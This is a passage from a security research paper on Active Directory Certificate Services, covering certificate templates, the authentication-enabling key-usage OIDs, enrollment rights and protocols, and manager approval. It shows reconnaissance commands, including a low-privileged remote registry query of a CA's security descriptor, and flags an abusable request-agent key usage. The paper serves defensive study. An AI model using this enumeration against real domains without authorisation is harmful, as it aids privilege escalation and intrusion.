


Figure 4 - Example Certificate Template Configuration in the Certificate Templates Console

AD CS stores available certificate templates as AD objects with an objectClass of `pKICertificateTemplate` located in the following container:

```
CN=Certificate Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=<DOMAIN>,DC=<COM>
```

An AD certificate template object's attributes define its settings, and its security descriptor controls what principals can enroll in the certificate or edit the certificate template (more on this in the following *"Enrollment Rights and Protocols"* section).

The `pKIExtendedKeyUsage`<sup>38</sup> attribute on an AD certificate template object contains an array of OIDs enabled in the template. These EKU OIDs affect what the certificate can be used for and include things like the Encrypting File System (OID 1.3.6.1.4.1.311.10.3.4), Code Signing (OID 1.3.6.1.5.5.7.3.3), Smart Card Logon (OID 1.3.6.1.4.1.311.20.2.2), Client Authentication (OID 1.3.6.1.5.5.7.3.2), and many more. PKI Solutions has a breakdown of the EKU OIDs available from Microsoft<sup>39</sup>.

<sup>38</sup> <https://docs.microsoft.com/en-us/windows/win32/adschema/a-pkiextendedkeyusage>

<sup>39</sup> <https://www.pkisolutions.com/object-identifiers-oid-in-pki/>



Our research focused on EKUs that, when present in a certificate, permit authentication to AD. We originally thought that only the Client Authentication OID enabled this; however, our research also found that the following OIDs can enable certificate authentication:

Description	OID
Client Authentication	1.3.6.1.5.5.7.3.2
PKINIT Client Authentication*	1.3.6.1.5.2.3.4
Smart Card Logon	1.3.6.1.4.1.311.20.2.2
Any Purpose	2.5.29.37.0
SubCA	(no EKUs)

\*The 1.3.6.1.5.2.3.4 OID is not present in AD CS deployments by default and needs to be added manually<sup>40</sup>, but it does work for client authentication<sup>41</sup>.

Before Windows Vista, smart cards appeared to have more strict certificate requirements, including requiring non-empty EKUs<sup>42</sup>. There is a GPO setting titled “Allow certificates with no extended key usage certificate attribute<sup>43</sup>” whose documentation makes it *sound* like you need to flip this switch to allow certificate authentication with the All Purpose ECU, Client Authentication ECU, or no ECU in modern environments. However, this is a *client* side setting only. The CQure Academy post on EKUs<sup>44</sup> details an older description for this GPO that states that it affects which smart card-based certificates will show up on a logon screen, which matches the behavior we’ve seen. So regardless of this GPO value, the scenarios in the table above will allow such a certificate to authenticate to AD.

**Sidenote:** For the rest of this paper, when we mention “certificates that allow for authentication”, we mean one of the five ECU scenarios in the above table.

<sup>40</sup> <https://docs.microsoft.com/en-us/windows/security/identity-protection/credential-guard/additional-mitigations#deploying-domain-joined-device-certificates>

<sup>41</sup> [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-pkca/c83e95a4-ac5e-4519-b885-37a4d1b8d08b#:~:text=id-pkinit-kpclientauth](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-pkca/c83e95a4-ac5e-4519-b885-37a4d1b8d08b#:~:text=id-pkinit-kpclientauth)

<sup>42</sup> <https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-vista/cc721959%28v=ws.10%29>

<sup>43</sup> <https://docs.microsoft.com/en-us/windows/security/identity-protection/smart-cards/smart-card-group-policy-and-registry-settings#allow-certificates-with-no-extended-key-usage-certificate-attribute>

<sup>44</sup> <https://cqureacademy.com/blog/enhanced-key-usage>

An additional EKU OID that we found we could abuse is the Certificate Request Agent OID (1.3.6.1.4.1.311.20.2.1). Certificates with this OID can be used to request certificates on behalf of another user unless specific restrictions are put in place. We will dive more into this issue in the “*Enrollment Agents, Authorized Signatures, and Application Policies*” and “*Misconfigured Enrollment Agent Templates - ESC3*” sections.

## Certificate Enrollment

### Enrollment Rights and Protocols

Users cannot necessarily obtain a certificate from every defined certificate template. IT administrators first create certificate templates and then an Enterprise CA “publishes” the template, making it available to clients to enroll in. Recall, AD CS registers Enterprise CAs in AD as objects with an objectClass of `pKIEnrollmentService`. AD CS specifies that a certificate template is enabled on an Enterprise CA by adding the template’s name to the `certificatetemplates` field of the AD object:

```
PS C:\temp> Get-DomainObject -SearchBase "CN=Configuration,DC=theshire,DC=local" -LDAPFilter '(objectclass=pKIEnrollmentService)'
certificatetemplates : {ExampleTemplate, UserMod, DirectoryEmailReplication,
                      DomainControllerAuthentication...}
flags                : 10
distinguishedname    : CN=theshire-DC-CA,CN=Enrollment Services,CN=Public Key
                      Services,CN=Services,CN=Configuration,DC=theshire,DC=local
displayname          : theshire-DC-CA
whenchanged          : 3/9/2021 1:07:57 AM
objectclass           : {top, pKIEnrollmentService}
showinadvancedviewonly : True
usnchanged            : 241909
dscorepropagationdata : {3/9/2021 1:07:57 AM, 3/9/2021 1:07:54 AM, 3/9/2021 1:04:38 AM,
                      1/28/2021 11:47:56 PM...}
name                 : theshire-DC-CA
dnshostname          : dc.theshire.local
usncreated            : 209004
cacertificate         : {48, 130, 3, 111...}
cacertificatedn      : CN=theshire-DC-CA, DC=theshire, DC=local
whencreated          : 1/4/2021 6:58:02 PM
cn                   : theshire-DC-CA
instancetype          : 4
objectguid            : 97738343-6cf5-4641-9ea5-753d2d176ccf
objectcategory        : CN=PKI-Enrollment-Service,CN=Schema,CN=Configuration,DC=theshire,DC=local
```

*Figure 5 - Showing Enabled Certificate Templates with PowerView*

AD CS defines enrollment rights - which principals can request a certificate – using two security descriptors: one on the certificate template AD object and another on the Enterprise CA itself.

For certificate templates, the following ACEs in a template’s DACL can result in a principal having enrollment rights:

- **The ACE grants a principal the Certificate-Enrollment extended right.** The raw ACE grants principal the RIGHT\_DS\_CONTROL\_ACCESS<sup>45</sup> access right where the ObjectType<sup>46</sup> is set to 0e10c968-78fb-11d2-90d4-00c04f79dc55<sup>47</sup>. This GUID corresponds with the Certificate-Enrollment extended right.
- **The ACE grants a principal the Certificate-AutoEnrollment extended right.** The raw ACE grants principal the RIGHT\_DS\_CONTROL\_ACCESS<sup>48</sup> access right where the ObjectType is set to a05b8cc2-17bc-4802-a710-e7c15ab866a2<sup>49</sup>. This GUID corresponds with the Certificate-AutoEnrollment extended right.
- **An ACE grants a principal all ExtendedRights.** The raw ACE enables the RIGHT\_DS\_CONTROL\_ACCESS access right where the ObjectType is set to 00000000-0000-0000-0000-000000000000. This GUID corresponds with all extended rights.
- **An ACE grants a principal FullControl/GenericAll.** The raw ACE enables the FullControl/GenericAll access right.

```

PS C:\> Import-Module ActiveDirectory
PS C:\> cd AD:
PS AD:\> $acl = Get-Acl 'CN=User,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=CORP,DC=LOCAL'
PS AD:\> $acl.Access.Count
6
PS AD:\> $acl.Access | where IdentityReference -match 'Domain Users'

ActiveDirectoryRights : ReadProperty, WriteProperty, ExtendedRight
InheritanceType       : None
ObjectType            : 0e10c968-78fb-11d2-90d4-00c04f79dc55
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : ObjectAceTypePresent
AccessControlType     : Allow
IdentityReference     : CORP\Domain Users
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None

```

**Figure 6 - The default "User" certificate template security descriptor granting Domain Users the Certificate-Enrollment extended right**

IT administrators can configure certificate template permissions using the Certificate Template MMC snap-in *certtmpl.msc* by right clicking on a template, select Properties, and viewing the Security tab:


<sup>45</sup> MS-ADTS 5.1.3.2 Access Rights, [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584)

<sup>46</sup> <https://docs.microsoft.com/en-us/windows/win32/secauthz/object-specific-aces>

<sup>47</sup> MS-CRTD 2.5.2 Determining Autoenrollment Permission of an End Entity for a Template, [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-crtd/211ab1e3-bad6-416d-9d56-8480b42617a4](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-crtd/211ab1e3-bad6-416d-9d56-8480b42617a4)

<sup>48</sup> MS-ADTS 5.1.3.2 Access Rights, [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584)


<sup>49</sup> MS-CRTD 2.5.2 Determining Autoenrollment Permission of an End Entity for a Template, [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-crtd/211ab1e3-bad6-416d-9d56-8480b42617a4](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-crtd/211ab1e3-bad6-416d-9d56-8480b42617a4)



**Figure 7 - Template Enrollment Permissions via the GUI**

An Enterprise CA defines enrollment rights using a security descriptor as well, superseding any enrollment rights defined by certificate templates. The security descriptor<sup>50</sup> configured on the Enterprise CA defines these rights and is viewable in the Certificate Authority MMC snap-in *certsrv.msc* by right clicking on the CA → Properties → Security:

<sup>50</sup> MS-CSRA 3.1.1.7 Permissions, [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-csra/509360cf-9797-491e-9dd1-795f63cb1538](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-csra/509360cf-9797-491e-9dd1-795f63cb1538)



**Figure 8 - CA that Grants "Authenticated Users" Request Certificates Rights**

This ultimately ends up setting the *Security* registry value in the key `HKLM\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\<CA NAME>` on the CA server. We have encountered several AD CS servers that grant low-privileged users remote access to this key via remote registry:

```
C:\>whoami
corp\lowpriv

C:\>reg query \\CORPDC01\HKLM\SYSTEM\CurrentControlSet\Services\certsvc\Configuration\CORP-CORPDC01-CA /v Security

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\certsvc\Configuration\CORP-CORPDC01-CA
Security REG_BINARY 010014842001000030010000140000004400000020030000200000002C01400FFF000001010000000000
00DC000700000000031800010000000102000000000005200000002002000000031800020000000102000000000052000000020020000000324
```

**Figure 9 - Remoting Listing an Enterprise CA's Security Descriptor with reg.exe**

Low-privileged users can also enumerate this via DCOM using the `ICertAdmin2` COM interface's `GetCASecurity` method<sup>51</sup>. However, normal Windows clients need to install the Remote Server Administration Tools (RSAT) to use it since the COM interface and any COM objects that implement it are not present on Windows by default.

51 MS-CSRA 3.1.4.2.6 ICertAdmin2::GetCASecurity (Opnum 36) [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-csra/453e89fc-cf90-4203-a8ca-b836cd464fc4](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-csra/453e89fc-cf90-4203-a8ca-b836cd464fc4)

If both the Enterprise CA's and the certificate template's security descriptors grant the client certificate enrollment privileges, the client can then request a certificate. A client can request a certificate in different ways depending on the AD CS environment's configuration:

1. Using the Windows Client Certificate Enrollment Protocol<sup>52</sup> (MS-WCCE), a set of Distributed Component Object Model (DCOM) interfaces that interact with various AD CS features including enrollment. The DCOM server is enabled on all AD CS servers by default and is the most common method by which we have seen clients request certificates.
2. Via the ICertPassage Remote Protocol<sup>53</sup> (MS-ICPR), a remote procedure call (RPC) protocol can operate over named pipes or TCP/IP.
3. Accessing the certificate enrollment web interface. To use this, the ADCS server needs to have the Certificate Authority Web Enrollment role installed. Once enabled, a user can navigate to the IIS-hosted ASP web enrollment application running at `http://<ADCSERVER>/certsrv/`.
4. Interacting with a certificate enrollment service (CES). To use this, a server needs to have the Certificate Enrollment Web Service role installed. Once enabled, a user can access the web service at `https://<CESSERVER>/<CANAME>_CES_Kerberos/service.svc` to request certificates. This service works in tandem with a certificate enrollment policy (CEP) service (installed via the Certificate Enrollment Policy Web Service role), which clients use to list certificate templates at the URL `https://<CEPSERVER>/ADPolicyProvider_CEP_Kerberos/service.svc`. Underneath, the certificate enrollment and policy web services implement MS-WSTEP<sup>54</sup> and MS-XCEP<sup>55</sup>, respectively (two SOAP-based protocols).
5. Using the network device enrollment service. To use this, a server needs to have the Network Device Enrollment Service<sup>56</sup> role installed, which allows clients (namely network devices) to obtain certificates via the Simple Certificate Enrollment Protocol (SCEP)<sup>57</sup>. Once enabled, an administrator can obtain a one-time password (OTP) from the URL `http://<NDESSERVER>/CertSrv/mscep_admin/`. The administrator can then provide the OTP to a network device and the device will use the SCEP to request a certificate using the URL `http://<NDESSERVER>/CertSrv/mscep/`.

On a Windows machine, users can request certificates using a GUI by launching *certmgr.msc* (for user certificates) or *certlm.msc* (for computer certificates), expanding the *Personal* certificate

---

52 [MS-WCCE]: Windows Client Certificate Enrollment Protocol, [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-wcce/446a0fca-7f27-4436-965d-191635518466](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-wcce/446a0fca-7f27-4436-965d-191635518466)

53 [MS-ICPR]: ICertPassage Remote Protocol, [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-icpr/9b8ed605-6b00-41d1-9a2a-9897e40678fc](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-icpr/9b8ed605-6b00-41d1-9a2a-9897e40678fc)

54 [MS-WSTEP]: WS-Trust X.509v3 Token Enrollment Extensions, [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-wstep/4766a85d-0d18-4fa1-a51f-e5cb98b752ea](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-wstep/4766a85d-0d18-4fa1-a51f-e5cb98b752ea)

55 [MS-XCEP]: X.509 Certificate Enrollment Policy Protocol, [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-xcep/08ec4475-32c2-457d-8c27-5a176660a210](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-xcep/08ec4475-32c2-457d-8c27-5a176660a210)

56 <https://social.technet.microsoft.com/wiki/contents/articles/9063.active-directory-certificate-services-ad-cs-network-device-enrollment-service-ndes.aspx>

57 <https://datatracker.ietf.org/doc/html/draft-nourse-scep-19>

store → right clicking Certificates → All Tasks → Request New Certificate. This will present the user with certificate templates the Enterprise CA has published that they (or their system) can enroll in:




Figure 10 - User Certificate Request through certmgr.msc

Upon clicking the *Enroll* button, Windows will request a certificate (by default, using a COM object that implements MS-WCCE) and the certificate will then appear under *Personal* → *Certificates* after a successful enrollment:





Figure 11 - Requested User Certificate Installed in the Personal Certificate Store

On the Enterprise CA side, *certsrv.msc* will show the issued certificate under CA → *Issued Certificates*:



**Figure 12 – Viewing an Issued Certificates in *certsrv.msc* on an Enterprise CA**

One can also use the built-in `certreq.exe` command or PowerShell’s `Get-Certificate` command for certificate enrollment. On non-Windows machines, it is easiest for clients to use the HTTP-based interfaces to request certificates.


After a CA has issued a certificate, it can revoke the issued certificates through *certsrv.msc*. AD CS, by default, distributes revoked certificate information using Certificate Revocation Lists (CRLs), which are basically just a list of each revoked certificate’s serial number. Administrators can also optionally configure AD CS to support the Online Certificate Status Protocol (OSCP) by enabling the *Online Responder* server role during AD CS installation.

So, what is happening behind the scenes when a user enrolls in a certificate? In a basic scenario, a client first generates a public key and associated private key. The client creates a Certificate Signing Request (CSR) in which it specifies the public key and the name of the certificate template. The client then signs the CSR with the private key and sends the CSR to the Enterprise CA using one of the enrollment protocols or interfaces (e.g., MS-WCCE, MS-ICPR, the certificate enrollment web service, etc.).

The Enterprise CA then checks if the client has enrollment privileges at the CA level. If so, the CA looks at the certificate template specified in the CSR and verifies that the client can enroll in the given template by examining the certificate template AD object’s DACL. If the DACL grants the user the enrollment privileges, the user can enroll. The CA will create and sign a certificate based on the certificate template’s settings and return the signed certificate to the user.

The following is a graphic gives an overview of the enrollment process:






*Figure 13 - Overview of Certificate Enrollment*

## Issuance Requirements

### Manager Approval

In addition to the certificate template and Enterprise CA access control restrictions, there two certificate template settings we have seen used to control certificate enrollment. These are known as issuance requirements:



**Figure 14 - Certificate Issuance Requirements via the Certificate Templates Console**

The first restriction is “CA certificate manager approval”, which results in the certificate template setting the `CT_FLAG_PEND_ALL_REQUESTS (0x2)` bit on the AD object’s `msPKI-Enrollment-Flag`<sup>58</sup> attribute. This puts all certificate requests based on the template into the pending state (visible in the “Pending Requests” section in `certsrv.msc`), which requires a certificate manager to approve or deny the request before the certificate is issued:

